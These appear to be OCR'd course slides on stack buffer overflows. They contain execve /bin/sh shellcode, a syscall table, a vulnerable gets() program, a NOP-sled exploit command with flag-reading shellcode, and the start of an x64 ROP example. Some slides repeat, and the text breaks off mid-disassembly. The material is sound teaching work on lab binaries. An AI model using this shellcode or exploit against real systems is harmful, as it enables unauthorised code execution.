


http://shell-storm.org/shellcode/files/shellcode-811.php

If successful, a new process “/bin/sh” is created!

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes




http://shell-storm.org/shellcode/files/shellcode-811.php

If not successful, let us clean it up!

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes




http://shell-storm.org/shellcode/files/shellcode-811.php

If not successful, let us clean it up!

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



http://shell-storm.org/shellcode/files/shellcode-811.php

Making a System Call in x86 Assembly

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct __old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

https://www.informatik.htw-dresden.de/~beck/ASM/syscall_list.html


If not successful, let us clean it up!

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php




Buffer Overflow Example: overflowret4_32

```
int vulfoo()
{
  char buf[40];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```


How much data we need to overwrite RET?
Overflowret4_32

```
000011ed <vulfoo>:
    11ed:       f3 0f 1e fb           endbr32
    11f1:       55                  push   ebp
    11f2:       89 e5                 mov    ebp,esp
    11f4:       83 ec 38              sub    esp,0x38
    11f7:       83 ec 0c              sub    esp,0xc
    11fa:       8d 45 d0              lea    eax,[ebp-0x30]
    11fd:       50                  push   eax
    11fe:       e8 fc ff ff ff        call   11ff <vulfoo+0x12>
    1203:       83 c4 10              add    esp,0x10
    1206:       b8 00 00 00 00        mov    eax,0x0
    120b:       c9                  leave
    120c:       c3                  ret
```




How much data we need to overwrite RET?
Overflowret4_32

```
000011ed <vulfoo>:
   11ed:      f3 0f 1e fb          endbr32
   11f1:      55                   push   ebp
   11f2:      89 e5                mov    ebp,esp
   11f4:      83 ec 38             sub    esp,0x38
   11f7:      83 ec 0c             sub    esp,0xc
   11fa:      8d 45 d0             lea    eax,[ebp-0x30]
   11fd:      50                   push   eax
   11fe:      e8 fc ff ff ff       call   11ff <vulfoo+0x12>
   1203:      83 c4 10             add    esp,0x10
   1206:      b8 00 00 00 00       mov    eax,0x0
   120b:      c9                   leave
   120c:      c3                   ret
```




Craft the exploit



Craft the exploit

Function Frame of Vulfoo




Add some NOP (0x90) in front of shellcode to increase the chance of success.

Buf to save ebp = 0x30 (48 bytes)

Function Frame of Vulfoo

Craft the exploit



On the server

What to overwrite RET?

The address of buf or anywhere in the NOP sled.
But, what is address of it?

1. **Debug the program to figure it out.**

2. **Guess.**

Non-shell Shellcode 32bit printflag (without 0s) [Works!]

sendfile(1, open("/flag", 0), 0, 1000); exit(0)

```
8049000:    6a 67           push   0x67
8049002:    68 2f 66 6c 61      push   0x616c662f
8049007:    31 c0           xor    eax,eax
8049009:    b0 05           mov    al,0x5
804900b:    89 e3           mov    ebx,esp
804900d:    31 c9           xor    ecx,ecx
804900f:    31 d2           xor    edx,edx
8049011:    cd 80           int    0x80
8049013:    89 c1           mov    ecx,eax
8049015:    31 c0           xor    eax,eax
8049017:    b0 64           mov    al,0x64
8049019:    89 c6           mov    esi,eax
804901b:    31 c0           xor    eax,eax
804901d:    b0 bb           mov    al,0xbb
804901f:    31 db           xor    ebx,ebx
8049021:    b3 01           mov    bl,0x1
8049023:    31 d2           xor    edx,edx
8049025:    cd 80           int    0x80
8049027:    31 c0           xor    eax,eax
8049029:    b0 01           mov    al,0x1
804902b:    31 db           xor    ebx,ebx
804902d:    cd 80           int    0x80
```

Command:

*(python2 -c "print 'A'*52 + '4 bytes of address' + '\x90'* sled size + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ") | ./overflowret4*

\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80


ROP-assisted ret2libC on x64

overflowret3

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

32 bit
Return to function with many arguments?

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



amd64 Linux Calling Convention

Caller


- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) rdi, rsi, rdx, rcx, r8, r9, ... (use stack for more arguments)

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
0000000000401310 <vulfoo>:
  401310:      f3 0f 1e fa           endbr64
  401314:      55                   push   rbp
  401315:      48 89 e5               mov    rbp,rsp
  401318:      48 83 ec 10            sub    rsp,0x10
  40131c:      48 8d 45 fa            lea    rax,[rbp-0x6]
  401320:      48 89 c7               mov    rdi,rax
  401323:      b8 00 00 00 00         mov    eax,0x0
  401328:      e8 b3 fd ff ff         call   4010e0 <gets@plt>
  40132d:      b8 00 00 00 00         mov    eax,0x0
  401332:      c9                   leave
  401333:      c3                   ret
```

```
00000000004012c7 <printsecret>:
  4012c7:      f3 0f 1e fa           endbr64
  4012cb:      55                   push   rbp
  4012cc:      48 89 e5               mov    rbp,rsp
  4012cf:      48 83 ec 10            sub    rsp,0x10
  4012d3:      48 89 7d f8            mov    QWORD PTR [rbp-0x8],rdi
  4012d7:      48 89 75 f0            mov    QWORD PTR [rbp-0x10],rsi
  4012db:      48 81 7d f8 78 56 34    cmp    QWORD PTR [rbp-0x8],0x12345678
  4012e2:      12
  4012e3:      75 17                  jne    4012fc <printsecret+0x35>
  4012e5:      b8 ef be ad de         mov    eax,0xdeadbeef
  4012ea:      48 39 45 f0            cmp    QWORD PTR [rbp-0x10],rax
  4012ee:      75 0c                  jne    4012fc <printsecret+0x35>
  4012f0:      b8 00 00 00 00         mov    eax,0x0
  4012f5:      e8 fc fe ff ff         call   4011f6 <print_flag>
  4012fa:      eb 0a                  jmp    401306 <printsecret+0x3f>
  4012fc:      bf 45 20 40 00         mov    edi,0x402045
  401301:      e8 9a fd ff ff         call   4010a0 <puts@plt>
  401306:      bf 00 00 00 00         mov    edi,0x0
  40130b:      e8 f0 fd ff ff         call   401100 <exit@plt>
```




overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
0000000000401310 <vulfoo>:
  401310:      f3 0f 1e fa           endbr64
  401314:      55                   push   rbp
  401315:      48 89 e5               mov    rbp,rsp
  401318:      48 83 ec 10            sub    rsp,0x10
  40131c:      48 8d 45 fa            lea    rax,[rbp-0x6]
  401320:      48 89 c7               mov    rdi,rax
  401323:      b8 00 00 00 00         mov    eax,0x0
  401328:      e8 b3 fd ff ff         call   4010e0 <gets@plt>
  40132d:      b8 00 00 00 00         mov    eax,0x0
  401332:      c9                   leave
  401333:      c3                   ret
```

```
00000000004012c7 <printsecret>:
  4012c7:      f3 0f 1e fa           endbr64
  4012cb:      55                   push   rbp
